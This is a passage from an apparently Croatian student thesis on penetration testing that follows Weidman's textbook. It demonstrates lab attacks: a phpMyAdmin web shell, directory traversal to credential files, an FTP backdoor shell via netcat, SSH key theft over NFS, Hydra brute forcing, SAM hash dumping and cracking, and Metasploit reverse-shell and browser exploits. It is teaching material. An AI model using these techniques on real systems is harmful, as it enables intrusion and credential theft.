U meterpreter sesiji može se koristiti komanda getuid da bi se vidjele privilegije koje je napadač ostvario nad žrtvinim sustavom.

```
meterpreter > getuid
BOOKXP\SYSTEM
```

Slika 27.b. Getuid naredba[35]

Zadnja slika govori kako je komandom getuid napadač ostvario sistemske privilegije nad iskorištenim softverom.

6.4 Iskorištavanje otvornog phpMyAdmin servera

Kada se koriste ranjivosti otvorenog phpMyAdmina, napadač može slati komande na server baze podataka. Slično kao i kod WebDAV-a, iskorištene privilegije će varirati ovisno o tome da li je MySQL server instaliran kao Windows usluga ili privilegije mogu biti od korisnika koji je započeo MySQL proces. Kod korištenja takvog napada, najprije napadač odlazi do web adrese http://192.168.20.10/phpmyadmin, te klikne na SQL tab na vrhu. Ovdje će biti prikazano SQL SELECT naredba koja se koristi za ispis PHP skripte u datoteku na web poslužitelju, što će omogućiti daljinsku kontrolu ciljanog sustava. Sintaksa za ovu komandu biti će *SELECT "<niz znakova skrpte>" <ispis u "put do datoteke da web serveru"*>. Izgled ove narebe prikazan je slikom br. 28.

[34] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 185

[35] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 185

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"
```

Slika 28. Jednostavan SELECT upit za phpMyAdmin bazu podataka[36]

Na gornjoj slici *<? php system ($ _ GET ['cmd']); ?>* naredba se koristi kako bi se preuzeo cmd parametar iz URL-a, te ga se izvrši pomoću naredbe system (). ,Kada se ode na lokaciju http://192.168.20.10/shell.php. skripta treba izbaciti pogrešku: "Upozorenje: system () [function.system]: Ne možete izvršiti praznu naredbu u retku C: \ xampp \ htdocs \ shell.php", zato što naredba system() zahtjeva parametar koji se samostalno može odredit. Npr. ode se na stranicu http://192.168.20.10/shell.php?cmd=ipconfig i pita ipconfig za internetske informacije sustava. Na sličan način kao i prethodni napad može se umjesto stvaranja dugog i kompliciranog SQL SELECT upita, hostati datoteku na Kali uređaju, a zatim je pomoću PHP shella povući na web poslužitelj, ali o tome neće biti riječ ovdje.

6.5 Skidanje osjetljive datoteke

Ako se pronađe Zervit poslužitelj na portu 3232 koji ima problem s prelaskom direktorija, on će omogućiti preuzimanje datoteka s udaljenog sustava bez autentičnosti. Može se preuzeti Windows konfiguracijsku datoteku boot.ini upisivanje linka http://192.168.20.10:3232/index.html?../../../../../../boot.ini u browser. Na taj način mogu se skinuti hash lozinke (enkriptirane lozinke) za Windows sustave, kao i instalirane usluge.

6.6 Skidanje konfiguracijskih datoteka

FileZilla FTP server koji se kod Windows xp sustava nalazi na putu C:\xampp\FileZillaFtp čuva MD5 hash lozinke u FileZilla Server.xml konfiguracijskoj datoteci, koje se ovisno o snazi FTP lozinke u datoteci može iskoristiti zajedno sa MD5 hash vrijednosti kako bi se pribavile korisne informacije. Skidanjem Zervit servera sa lokacije

[36] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 186

http://192.168.20.10:3232/index.html?../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml može pružiti dobar uvid u povjerljive informacije kao što su korisničko ime, lozinka u hash formatu, korisnički limit, IP limit i slično.

6.7 Iskorištavanje prekoračenja buffera kod softvera sa treće strane

U fazi prikupljanja informacija o ranjivostima nije pronađeno da li je SLMail server za Windows xp sustav ranjiv na POP3 problem. Ranjivost Windows / pop3 / seattlelab_pass pokušava iskoristiti prekoračenje buffera na POP3 poslužitelju. Njegova upotreba slična je eksploataciji MS08-067. Za korištenje ovog exploita koristi se ključna riječ use, odnosno puna komanda je use Windows/pop3/seattlelab_pass. Naravno potrebno je još odabrati payload koji može biti i u ovom slučaju Windows/meterpreter/reverse_tcp, odnosno komanda set payload Windows/meterpreter/reverse_tcp. Podaci o payload-u dobivaju se komandom *show options*, te kada se ispune oni koji su obavezni (eng. Required) upiše se komanda *exploit*. Pokretanje ovog iskorištavanja trebalo bi napadaču dati meterpreter sesiju..

6.8 Iskorištavanje kompromitiranog servera

FTP poslužitelj može imati vrlo sigurni FTP 2.3.4, a verzija je zamijenjena binarnom datotekom koja sadrži backdoor odnosno tehniku u kojoj se mehanizam zaštite sustava neprimjetno zaobilazi kako bi se pristupilo računalu ili njegovim podacima. Pentesteri se ne trebaju brinuti o potencijalnom padu usluge ako nije ranjiv: Ako ovaj poslužitelj nema backdoor, jednostavno će se prikazati greška prilikom prijave korištenjem smiješka :). Instrukcije su sljedeće : Unese se bilo koje korisničko ime i doda se :) na kraju. Za lozinku se upotrijebi bilo što. Ako je prisutan backdoor, aktivirat će se bez valjanih kredencijala. Npr. kada se pentester želi povezati na FTP, onda u Kali Linuxu upiše komandu *ftp <IP adresa sustav na koji se želi spojit>,* upiše se zatim bilo kakva šifra za kompromitirani server. Ako prijava visi nakon lozinke, to znači da FTP poslužitelj još uvijek obrađuje pokušaj prijave, a ako se ponovno upita FTP port, nastavit će odgovarati. Kada se napravi sve prethodno rečeno može se provjeriti da backdoor zbilja "djeluje" kada se pentester pokuša spojit koristeći netcat na port 6200. Netcat komanda za provjeru vidi se na slici br. 29.

```
root@kali:~# nc 192.168.20.11 6200
# whoami
root
```

Slika 29. Netcat alat sa komandom whoami[37]

6.9 Iskorištavanje otvorenih NFS dijeljenja (eng. Share)

Može se dogoditi da ciljni sustav eksportira home folder koji koristi NFS i taj će dio dostupan svima bez potrebe za unošenjem kredencijala. Taj home folder može sadržavati korisnikove privatne SSH ključeve, kao i ključeve koji se koriste za provjeru autentičnosti korisnika preko SSH protokola. Zamislimo scenarij da neki korisnik "Georgia" ima jedan takav folder. Takva ranjivost može se iskoristiti koristeći komande sa slike br.30.a), na kojoj je prikazano "montiranje"NFS-a.

```
root@kali:~# mkdir /tmp/mount
root@kali:~# mount -t nfs -o nolock 192.168.20.11:/export/georgia /tmp/mount
```

Slika 30.a. Montiranje NFS-a[38]

S obzirom da direktorij nema mnogo osjetljivih informacija, može se gledati dalje tj. u .ssh direktorij. Kada se prebacimo u ssh dikretorij komandom prikazanoj na slici br. 30.b), može se koristiti *ls* naredba za izlistavanje ssh ključeva.

```
root@kali:~# cd /tmp/mount/.ssh
root@kali:/tmp/mount/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
```

Slika 30.b. Lociranje na potrebno mjesto za ssh ključeve[39]

[37] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 194

[38] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 194

[39] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 194

The id_rsa ključ koji se dobije ovdje predstavlja privatni ključ, a id_rsa.pub je njemu korespondirajući javni ključ. Pentester nadalje može mjenjati vrijednosti ključeva ili ih dodavati u SSH datoteku authorized_keys. Također zbog ranije iskorištenih slabosti napadač ima sistemske privilegije i može dodati vlastite ključeve koje će mu omogućiti uspješnu autentifikaciju.

7. NAPADI NA LOZINKE

Klijent s jakim sigurnosnim programom može popraviti nedostatke za Windows i zastarjeli softver, ali korisnici sami mogu imati nedostataka. Način odabira pogađanja šifri može rezultirati uspješnim upadom u sustav bez izravnog napadanja. Većina kompanija se štiti od rizika provjerom autentičnosti na temelju lozinke, međutim brute force napad ili slučajno pogađanje može rezultirati upadom u sustav. Mnoge organizacije koriste biometriju (otisak prsta, skeniranje mrežnice) ili dvofaktorsku provjeru autentičnosti za ublažavanje tih rizika. Primjer složene autentifikacije može biti i ona koju primjenjuje Coinbase, a ona uključuje provjeru sigurnosnog koda koji se šalje na broj mobitela, sama autorizacija putem email servisa, te pogađanje šifre radi zaštite svojih klijenata.

7.1 Napad na online lozinke

Kao i prethodni napadi gdje je prikazano iskorištavanje ranjivosti sustava, pentester i ovamo može generirati skriptu za prijavu u ciljni sustav. Za to se koristi tehnika koja se naziva brute forcing, odnosno metodu pokušaja i pogreške koja se koristi za dobivanje podataka poput korisničke lozinke ili osobnog identifikacijskog broja (PIN). Alati koji koriste brute forcing isprobavaju svaku moguću kombinaciju korisničkog imena i zaporke, a s obzirom na dovoljno vremena, naći će valjane kredencijale. Mana bruteforcinga je ta što će utrošak vremena na probijanje dugačke i komplicirane šifre biti ogroman, pa može čak trajati i cijeli životni vijek (naravno to će ovisit o samim hardverskim predispozicijama sustava napadača).

7.1.1 Korištenje riječnika za probijanje lozinke

Prije nego se započne korištenje alata za pogađanje lozinki, potreban je popis kredencijala koju će pokušati haker koristiti kao svoju bazu za pogađanje lozinki. Pri vlastitom kreiranju rječnika prvo se pokuša odrediti korisnikova moguća korisnička imena. Na primjer, ako to pentester testira neku kompaniju, idealan rječnik bi sadržavao imena i prezimena zaposlenika, iako se rječnik može pronaći i na internetu koji sadrži česta korisnička imena. Na sličan način kao i rječnik korisničkih imena, potreban je i lista lozinki. Primjer liste korisničkih imena i lozinki prikazana je slikama dolje.

```
root@kali:~# cat userlist.txt
georgia
john
mom
james
```

Slika 31.a. Kreiranje rječnika kor.imena[40]

```
root@kali:~# cat passwordfile.txt
password
Password
password1
Password1
Password123
password123
```

Slika 31.b Kreiranje rječnika lozinki[41]

Na gornjim slikama prikazan je testni primjerak koji u većini slučajeva neće "uroditi plodom". Dodatne informacije koje se mogu koristiti u listi lozinki bile bi one o korisnicima koje se stekne tijekom faze prikupljanja podataka. Također jedna od dobrih mjesta za pronalazak lista lozinki su stranice tipa http://packetstormsecurity.com/Crackers/wordlists/ , http://www.openwall.com/wordlists/, te sami direktorij u Kali Linuxu na putu /usr/share/wordlists koji sadrži datoteku rockyou.txt.gz. Jedan od alata koji će se spomenuti ovamo, a sadrži listu lozinki je John the Ripper alat koji ima listu u /usr/share/john/password.lst direktoriju. Iako slučajno nagađanje šifri možda neće imati dosta uspjeha, može se koristiti alat ceWL koji će potražiti web stranicu tvrtke radi riječi koje će dodati u rječnik. Primjer korištenja ceWL vidljiv je na slici br. 32, a tamo postoje neke zastavice kao što su -d koja specificira dubinu koja govori koliko linkova ceWL treba pratiti na ciljnoj web stranici, -m koja označava minimalnu dužinu riječi koju će ceWL potražiti, te zastavica -w za ispis rezultata u neku proizvoljnu datoteku. Primjer jednog takvog zadatka vidi se ispod na slici.

```
root@kali:~# cewl -w bulbwords.txt -d 1 -m 5 www.bulbsecurity.com
```

Slika 32. Korištenje ceWL-a za prikupljanje mogućih lozinki[42]


Kod kreiranje popisa riječi za proizvodnju popisa svih mogućih kombinacija određenog niza znakova ili popis svake kombinacije znakova za određeni broj znakova najbolje je

[40] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 199

[41] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 199

[42] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 200

koristiti alat Crunch u Kaliju, te će naravno broj kombinacija značiti veće zauzeće na tvrdom disku te ovdje treba biti oprezan. Jedan primjer korištenja Cruncha pronalazi se na slici br. 33.



Slika 33. Prikaz alata Crunch[43]

Gornja slika predstavlja kreiranje popisa svih mogućih kombinacija od sedam znakova koji sadrže slova A i B. Analogno tome korištenje naredbe *crunch 7 8* će generirati popis svih mogućih kombinacija znakova za niz između sedam i osam znakova koristeći zadani skup znakova, ali malih slova. Potencijalno znanje o kretanju dužine znakova šifre bitan je aspekt sa stajališta pentestera koji može uštedjeti mnogo vremena i olakšati sami posao.

7.2 Korištenje alata za automatsko testiranje šifra

Ako osoba "dobije" kredencijale koji se žele isprobati protiv usluge koja zahtijeva prijavu, oni se mogu unijeti ručno/jednu po jednu) ili koristiti alat za automatizaciju postupka. Jedan primjer takvog alata je Hydra.

7.2.1 Hydra

Hydra je internetski alat za pronalaženje lozinke koji se može koristiti za testiranje korisničkih imena i lozinki za pokretanje usluga. Slika br. 34 prikazuje kako koristiti hydru za pogađanje korisničkih imena i lozinki tako što provjerava korisnička

[43] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 201

imena i zaporke za pretraživanje valjanih POP3 kredencijala na Windows XP sustavu, gdje zastavica -l označava listu korisničkih imena, zastavica -p listu zaporki.

```
root@kali:~# hydra -L userlist.txt -P passwordfile.txt 192.168.20.10 pop3
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-12 15:29:26
[DATA] 16 tasks, 1 server, 24 login tries (l:4/p:6), ~1 try per task
[DATA] attacking service pop3 on port 110
[110][pop3] host: 192.168.20.10   login: georgia   password: password❶
[STATUS] attack finished for 192.168.20.10 (waiting for children to finish)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-12 15:29:48
```

Slika 34. Korištenje alata Hydra[44]

U praksi će se vjerojatno dogoditi da je već iskorištena neka ranjivost, npr. SMTP VRFY kod Windows sustava, te neće biti potrebno praviti zasebno listu imena nego kod zastavice -l sa prethodne slike samo dodati korisničko ime. Kada se dobije šifra kod korištenja POP3 ranjivosti, može se ulogirat u isti POP3 server sa valjanim kredencijalima te krenuti putem koji je pentester želio. U realnosti će kompanije dopuštati određen broj pokušaja kod upada u sustav, te će možda "zaključati" profil koji je mnogo puta pogrešio pri prijavi u sustav. Za izbjegavanje takvog scenarija koristi se nešto gdje se pokušava pogoditi šifra prije nego se pokuša ulogirati u sustav.

7.3 Offline napad na lozinke

Za izbjegavanje tog neželjenog scenarija potrebno je dobiti kopiju hash-a za lozinku i pokušati ih vratiti natrag u jednostavne tekstualne riječi. S obzirom na ulaz, može se izračunati izlaz pomoću hash funkcije, gdje s obzirom na izlaz, ne postoji način da se pouzdano odredi ulaz. U praksi će većina lozinki biti enkriptirane, te će ih teško biti dešifrirti u tekstualni format. Međutim, može se pogoditi lozinku, uskladiti je s jednosmjernom hash funkcijom i usporediti rezultate s poznatim hash-om. Ako su dva hash-a ista, pronađena je ispravna lozinka. Za dobivene hash šifre može se u meterpreteru koristiti komanda *hashdump* koja će ispisati hash lozinku, te koristiti alat

[44] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 202


John the Ripper za dešifriranje. Oporavak hash lozinke iz Windows SAM datoteke je lako, zato što nekad postoji mogućnosti korištenja Meterpretear za printanje hash zaporki iz sustava Windows XP tijekom eksploatacije, a nekad je moguće dobiti samo SAM datoteku bez hasha. Kada se prikupi SAM fajl npr. kroz ranjivost Zervit 0.4 servera, može se kroz Kali alat Bkhive izvući"bootkey" iz sistemske datoteke kako bi se mogli dešifrirati hash. Sintaksa za Bkhive je *bkhive <naziv systemske datoteke> <output>*. Nakon što se dobije bootkey, može se koristiti Samdump2 za dohvaćanje hash zaporki iz SAM datoteke. Sintaksa za Samdump2 je slična kao i bkhive, a ona glasi *samdump2 sam <naziv bootkeya>*prikupljen iz alata Bkhive. Sljedeće što se može napraviti je da se usporede ova 2 hasha s onima koji su pronađeni pomoću naredbe *hashdump*. Ako se pronađu hashovi za druge korisnike u odnosu na ono što je pronašao hashdump može se pretpostaviti da su ti korisnici kreirani nakon što je stvorena sigurnosna kopija SAM datoteke.

7.4 Dobivanje hash lozinki pomoću fizičkog pristupa sustavu

Sve ranjivosti do sada uglavnom su bile one protiv Windows xp sustava pošto je pokazao mnogo mana, a pravi izazov je postići nešto kod sigurnog Windows 7 sustava. Najprije se odabere Kali Linux sustav i može se stavit na neki drive, te se pristupi Windows 7 BIOS-u. Jednom kada se pristupi BIOS-u, odabere se pokretanje sa CD drive-a. Trebao bi se pokrenuti Kali ISO. Iako “smo“ uključeni u Kali, može se montirati Windows tvrdi disk i pristupiti datotekama, zaobilazeći sigurnosne značajke Windows 7 operativnog sustava. Kada se pristupi tome može se kreirat direktorij u koji se može montirati Windows datotečni sustav pomoću naredbe mkdir -p i naziv npr. /mnt/sda1. Zatim se koristi mount za montiranje Windows datotečnog sustava (/ dev / sda1) u novostvorenu mapu (/ mnt / sda1), što znači da je C pogon učinkovito na / mnt / sda1. Datoteke SAM i SYSTEM u sustavu Windows nalaze se u direktoriju C: \ Windows \ System32 \ config, tako se može pomjeriti sa naredbom cd u direktorije / mnt / sda1 / Windows / System32 / config radi pristupa tim datotekama. Ovdje se može koristiti Samdump2 i Bkhive protiv datoteka SAM i SYSTEM, a da ih se prethodno ne spremi i premjesti u Kali sustav. Kada se naprave ti koraci dobiju se konačno hashovi lozinka.

7.5 Problemi kod LM I NTML hash algoritama

Na donjoj slici vidi se 2 oblika hasha LM (iznad) i NTML (ispod).



Slika 35. LM i NTML hash lozinke[45]

Prvi pripada računu administratora u sustavu Windows XP, koji su pronađeni pomoću hashdump-a u Meterpreteru, a drugi je račun Georgia Weidmana iz sustava Windows 7, koji je pronađen s fizičkim pristupom sustavu. Prvo polje u hashovima sa gornje slike je korisničko ime, drugi je korisnički ID, treći je hash zaporka u LAN Manager (LM) formatu , a četvrti je hash NT LAN Manager (NTLM). Kod ovakvih hashova veći postotak uspješnosti otkrivanja prave lozinke biti će kod Windows xp sustava. Microsoft je uveo hash NTLM kako bi zamijenio LM hash, ali na Windows XP, lozinke su zadane u obrascima LM i NTLM, dok Windows 7 koristi samo isključivi NTLM hash. Iako su spomenuti LM hashovi nesigurniji postoji tome i racionalno objašnjenje. Hash lozinke nije lako probiti, ali se može pokrenuti nagađanje za jednostavnu lozinku kroz funkciju kriptografskog hashiranja i usporediti rezultate s hashom koji pokušavamo razbiti; ako su iste, pronađena je ispravna lozinku. Način na koji LM hash funkcionira je sljedeći : Lozinke se najprije skrate na 14 znakova. • Lozinke se pretvaraju u velika slova. • Lozinkama koje imaju manje od 14 znakova dodaju se nule kako bi imale 14 znakova• Zaporka od 14 znakova razbijena je u dvije lozinke od sedam znakova koje su zasebni hash. Ova pravila mogu se primjeniti na primjeru gdje postoji recimo ovaj hash : T3LF23!+?sRty$J. Kada se provede prvo pravilo hash će izgledati ovako : T3LF23!+?sRty. Zatim se mala slova konvertiraju u velika pa se dobije : T3LF23!+?SRTY$. Zatim se lozinka dijeli na dva dijela sa sedam znakova, pa se dobije T3LF23! +?SRTY$. Ova dva dijela zatim se koriste kao ključevi za šifriranje statičkog stringa KGS! @ # $% koristeći algoritam šifriranja Data Encryption Standard (DES). Rezultirajući šifrati od osam znakova iz enkripcije tada se

[45] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 208

spajaju kako bi se napravio LM hash. Može se zaključiti da pronalaženje LM hasha je dobar znak za njegovo uspješno probijanje i lako dolaženje do lozinki.

7.6 John the Ripper

John ripper je alat za razbijanje lozinki, koji pokušava otkriti slabe lozinke. John the Ripper može pokretati široku paletu lozinki i hash-ova. Ovaj alat je također koristan za oporavak lozinke. Za probijanje LM šifra neće predstavljati problem čak i s Kali virtualnim strojem koji ima ograničenu snagu i memoriju CPU-a. Ako se spreme hash-ovi sustava Windows XP koje su prikupljeni ranije u ovom poglavlju u datoteku zvanu xphashes.txt, tada ih se samo pošalje John Ripper alatu (slika br. 36).

```
root@kali: john xphashes.txt
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Loaded 10 password hashes with no different salts (LM DES [128/128 BS SSE2])
                (SUPPORT_388945a0)
PASSWOR         (secret:1)
                (Guest)
PASSWOR         (georgia:1)
PASSWOR         (Administrator:1)
D               (georgia:2)
D               (Administrator:2)
D123            (secret:2)
```

Slika 36. John the Ripper alat za probijanje hash lozinki[46]

Kod priložene slike malo je to pobrkano pa se treba prisjetiti LM hash procedure od ranije. Znači za svakog korisnika (secret, georgia, Administrator) treba se pronaći šifra. Koristeći prethodno znanje npr. kod korisnika Georgia prva polovica lozinke biti će PASSWOR, a druga D123. Šifra za korisnika secret je drugačija i ona iznosi PASSWORD. LM hash je prikazao točnu lozinku, ali i dalje se ne zna da li je ona obuhvaća samo velika slova, mala ili mješovita, te je za daljnje dešifrirane potreban dodatni napor. Da bi se saznalo da li lozinka sadrži velika, mala ili mješana slova, treba se pogledati četvrto polje NTLM hash-a. Sami NTML hash teško je dešifrirati tehnikom brute forcinga i rječnika. Iako pet-znakovna NTLM lozinka koja koristi samo mala slova i nijednu drugu složenost, može biti

[46] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 210

probijena jednako brzo kao LM hash. Dok npr. 30-znakovna NTLM lozinka s puno složenosti bi mogla potrajati godinama da se probije.

8. EKSPLOATACIJA SA STRANE KLIJENTA

Kod pentestova uobičajeno je pronalaženje ranjivih usluga koje slušaju na portovima, nepromijenjene zadane lozinke, pogrešno konfigurirane web poslužitelje i tako dalje. U ovom poglavlju pročavaju se napadi koji ciljaju lokalni softver na sustavu - softver koji ne sluša na nekom portu.

8.1 Zaobilaženje filtera pomoću metasploit payloada

U ovome radu do sada prikazan je pentesting proces na lokalnoj mreži, ali u stvarnosti to ne mora biti slučaj, pa npr. konekcija nazad na napadačev sustav može biti filtrirana ili spriječena. Na primjer, klijentska mreža možda ne dopušta promet napuštanju mreže na portu 4444, što je zadani zadani Metasploit reverse_tcp payload. Može dopustiti promet samo na određenim ulazima, poput 80 ili 443, za web promet. U tom primjeru metasploit reverse_tcp_allports payload može pronaći pravi nefiltrirajući port za konekciju. Kako bi se to testiralo može se opet koristiti ranjivost Windows xp sustava tzv. MS08-067. Takav pokušaj vidi se sa slike ispod.

.

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.20.9     yes       The listen address
❶ LPORT     1                yes       The starting port number to connect back on
--snip--
msf  exploit(ms08_067_netapi) > exploit
```

Slika 37. Metasploit reverse_tc_allports za pronalaženje nefiltriranih portova[47]

Na gornjoj slici kod korištenja payloada Windows/shell/reverse_tcp_allports opcija LPORT određuje prvi port koji treba isprobati. Ako taj port ne radi, payload će pokušavati svaki sljedeći port dok veza ne uspije. Ako payload dostigne 65535 bez uspjeha, ponovno započinje pokušaj od porta 1 i radi beskonačno. Iako će ovaj payload možda raditi, u praksi će možda postojati tehnologija koja će i njega uspjeti zaustaviti. Ako korisnik vidi

[47] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 217

da aplikacija odugovlači sa izvršavanjem, može je zatvoriti prije uspjeha payloada. Čak i kad je Metasploit komunikacija šifrirana, filter će moći reći da promet koji izlazi na port 80 ne zadovoljava specifikacije HTTP-a. Developeri Metasploita za taj problem napravili su HTTP i HTTPS payloade, koji su bazirani na paketima što je različito od TCP-a. Ako se nakratko izgubi mrežna komunikacija i izgube se sve svoje Metasploit sesije, HTTP i HTTPS sesije mogu se oporaviti i ponovno povezati. Meterpreter HTTP i Meterpreter HTTPS koriste postavke proxyja Internet Explorera za navigaciju putem proxyja potrebnih za pozivanje na Internet. Iz tog razloga, ako se ciljani proces izvodi kod sistemskih korisnika, ove postavke proxyja možda nisu definirane, a takvi payloadi možda ne uspiju.

8.2 Napadi sa strane klijenta

Umjesto izravnog napadanje usluge koja sluša na portu, pentesteri stvaraju razne zlonamjerne datoteke koje će se, kada se otvore u ranjivom softveru na ciljnom stroju, stvoriti kompromis. Što je do sada nedostajalo u pentesting procesu je potencijalno ranjivi softver koji ne sluša na portu, tj. softver na strani klijenta. Naravno, budući da softver na strani klijenta ne sluša na mreži, ne može ga se izravno napasti, ali opći princip je isti. Ako se može poslati neočekivani ulaz programu da pokrene ranjivost, može se oteti njegovo izvršavanje. Nažalost, uspjeh napada na strani klijenta oslanja se na način da se osigura da se payload preuzme i otvori u ranjivom softveru.

8.2.1 Eksploatacija web preglednika

Web preglednici se sastoje od koda za prikazivanje web stranica. Baš kao što se može poslati neispravni unos poslužiteljskom softveru, ako se otvori web stranica sa zlonamjernim kodom da pokrene sigurnosni problem, u stanju se potencijalno oteti izvršenje u pregledniku i izvršiti payload. Ovdje će biti prikazano Aurora exploit koji je najprije 2010. bio korišten protiv velikih kompanija kao što su Google, Adobe i Yahoo, koji nisu imali dobro zaštićen sustav. Iako web preglednici rade ažuriranja, sami korisnici ih katkad zaboravljaju ažurirat što ostavlja prostora za ovaj napad. U Metasploitu taj proces započinje komandom *use exploit/Windows/ browser/ms10_002_aurora*. Zatim kada se upiše *show options* prikažu se razne posebnosti kao npr. SRVHOST koji je zadan sa IP adresom 0.0.0.0 (što znači da sluša na svim adresama na lokalnoj mreži), SRVPORT koji

je zadan 8080 (može ga se promjeniti na port 80, ako nijedan program trenutno ne koristi taj port, SSL modul, URIPATH (kojeg pentester može staviti kao bilo koji URL link za prikaz korisniku da klikne na njega). Kada se odaberu opcije odabere se payload npr. *Windows/meterpreter/reverse_tcp*. Nakon što se postave opcije i pokrene modul, pokreće se web poslužitelj u pozadini odabranog SRVPORT-a na odabranom URIPATH-u, kao što je prikazano na donjoj slici.

```
[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/aurora
[*] Server started.
```

Slika 38.a. Korištenje aurora browser exploita[48]

Zatim se ode sa "žrtvinog sustava" na zaraženi URL, te ako je napad bio uspješan trebala bi se dobiti meterpreter sesija kao sa slike br. 38.b).

```
msf  exploit(ms10_002_aurora) > [*] 192.168.20.10      ms10_002_aurora -
Sending Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:1376) at
2015-05-05 20:23:25 -0400
```

Slika 38.b. Prikaz dobivene sesije korištenjem aurora browser exploita[49]

Iako ovaj exploit ne može raditi svaki put, ciljni preglednik je ranjiv i nekoliko pokušaja bi trebalo dati sesiju. Korištenje komande *sessions -i <session id>* omogućuje interakciju sa dobivenim sesijama. Problem ovog exploita je ako klijent ugasi internet explorer, ili se preglednik "crasha" tada će se izgubiti konekcija što je prikazano slikom ispod. Razlog tomu je što meterpreter obitava isključivo u memoriji iskorištenog procesa.

```
msf  exploit(ms10_002_aurora) > [*] 192.168.20.10 - Meterpreter session 1 closed.  Reason: Died
```

Slika 38.c. Primjer izgubljene sesije[50]

[48] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 221

[49] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 222

[50] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 222

Potreban je način da se održava sesija, čak i ako iskorištavani proces - u ovom slučaju preglednik Internet Explorer - umre. Da bi se vratili na početak upiše se naredba *jobs* koja će prikazati procese koji se nalaze u memoriji klijenta. Pored procesa će pisati ID, koji se sa naredbom kill <*ID procesa*> može prekinuti.

8.2.2 Korištenje skripti u meterpreter sesiji

Pri izvođenju napada na strani klijenta mora se pričekati dok korisnik ne pristupi zlonamjernoj stranici, zato bi bilo najbolje automatski upaliti komande u Meterpreter sesiji. Skripta *migrate.rb* omogućava premještanje Meterpretera iz memorije jednog procesa u drugi, što je upravo ovdje potrebno. Za pokretanje skripte unutar aktivne sesije koristi se sintaks *run <script name>.* Kada se upiše npr. *run migrate* otvorit će se lista opcija, a jedne od bitnih su sljedeće: zastavica -f koja može pokrenuti novi proces i preći na taj proces, *-n <opt>* zastavica omogućuje prelaze u proces s danim imenom, zastavica *-p <opt>* za odabir procesa pomoću proces ID-a. Osim modula i payloada Metasploit ima i napredne parametre. Npr. kod prethodnog exploita ms10_002_aurora može se upisati *show advanced* te će pentester biti prezentiran sa dodatnim parametrima sličnim onim na slici ispod.

```
Name           : ContextInformationFile
Current Setting:
Description    : The information file that contains context information

--snip--
Name           : AutoRunScript
Current Setting:
Description    : A script to run automatically on session creation.

--snip--
Name           : WORKSPACE
Current Setting:
Description    : Specify the workspace for this module
```

Slika 39.a. Napredne opcije aurora exploita[51]

Jedna od interesantnih stvari sa gornje slike je AutoRunScript-a koja omogućuje da se automatski pokrene Meterpreter skripta kada se otvori sesija. Na taj način se može

[51] Georgia Weidman - Penetration testing: A Hands-On Introduction to Hacking, 2014., str. 224

koristiti migrate skripta pri otvorenoj meterpreter sesiji, te će se i onda kada preglednik "odumre" sve dok skripta traje, naša sesija biti sigurna od "crashova". Takav primjer vidljiv je na slici br. 39.b) gdje se koristi AutoRunScript i zastavica -f te se iznova pokreće zloćudni server.

```
msf  exploit(ms10_002_aurora) > set AutoRunScript migrate -f❶
AutoRunScript => migrate -f
msf  exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
```

Slika 39.b. AutoRun skripta za automatsko pokretanje meterpreter sesije[52]

